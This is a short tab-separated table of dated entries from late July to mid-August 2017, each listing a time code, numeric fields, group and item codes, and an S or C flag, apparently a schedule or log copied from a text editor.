[02:51]	8	5	GD12	XBBHVC_K4	S	<blank>	30.07.2017
[02:51]	8	5	GD12	XBBHVC_K4	C	<blank>	30.07.2017
[03:01]	2	6	GD12	SATMM_K2	S	<blank>	31.07.2017
[03:01]	2	6	GD12	SATQTH-2	C	<blank>	31.07.2017
[03:01]	3	6	GD12	SATQTH-2	C	<blank>	01.08.2017
[03:01]	4	6	GD12	SATMM_K2	S	<blank>	02.08.2017
[03:01]	4	6	GD12	SATQTH-2	C	<blank>	02.08.2017
[03:01]	5	6	GD12	SATQTH-2	C	<blank>	03.08.2017
[03:01]	6	6	GD12	SATMM_K2	S	<blank>	04.08.2017
[03:01]	6	6	GD12	SATQTH-2	C	<blank>	04.08.2017
[03:01]	7	6	GD11	TKYK_K4	S	<blank>	05.08.2017
[03:01]	7	6	GD12	XBBH_K10	S	<blank>	05.08.2017
[03:01]	7	6	GD12	XBBH_K10	C	<blank>	05.08.2017
[03:01]	8	6	GD12	XBBHVC_K4	S	<blank>	06.08.2017
[03:01]	8	6	GD12	XBBHVC_K4	C	<blank>	06.08.2017
[03:02:11]	2	7	GD11	TKYK_K4	S	<blank>	07.08.2017
[03:02:11]	2	7	GD12	SATMM_K2	S	<blank>	07.08.2017
[03:02:11]	3	7	GD12	SATQTH-2	C	<blank>	08.08.2017
[03:02:11]	4	7	GD12	SATMM_K2	S	<blank>	09.08.2017
[03:02:21]	6	7	GD12	SATMM_K2	S	<blank>	11.08.2017
[03:03:01]	7	7	GD12	YRRH_K10	S	<blank>	12.08.2017

Plain Text Tab Width: 8 Ln 217, Col 169 INS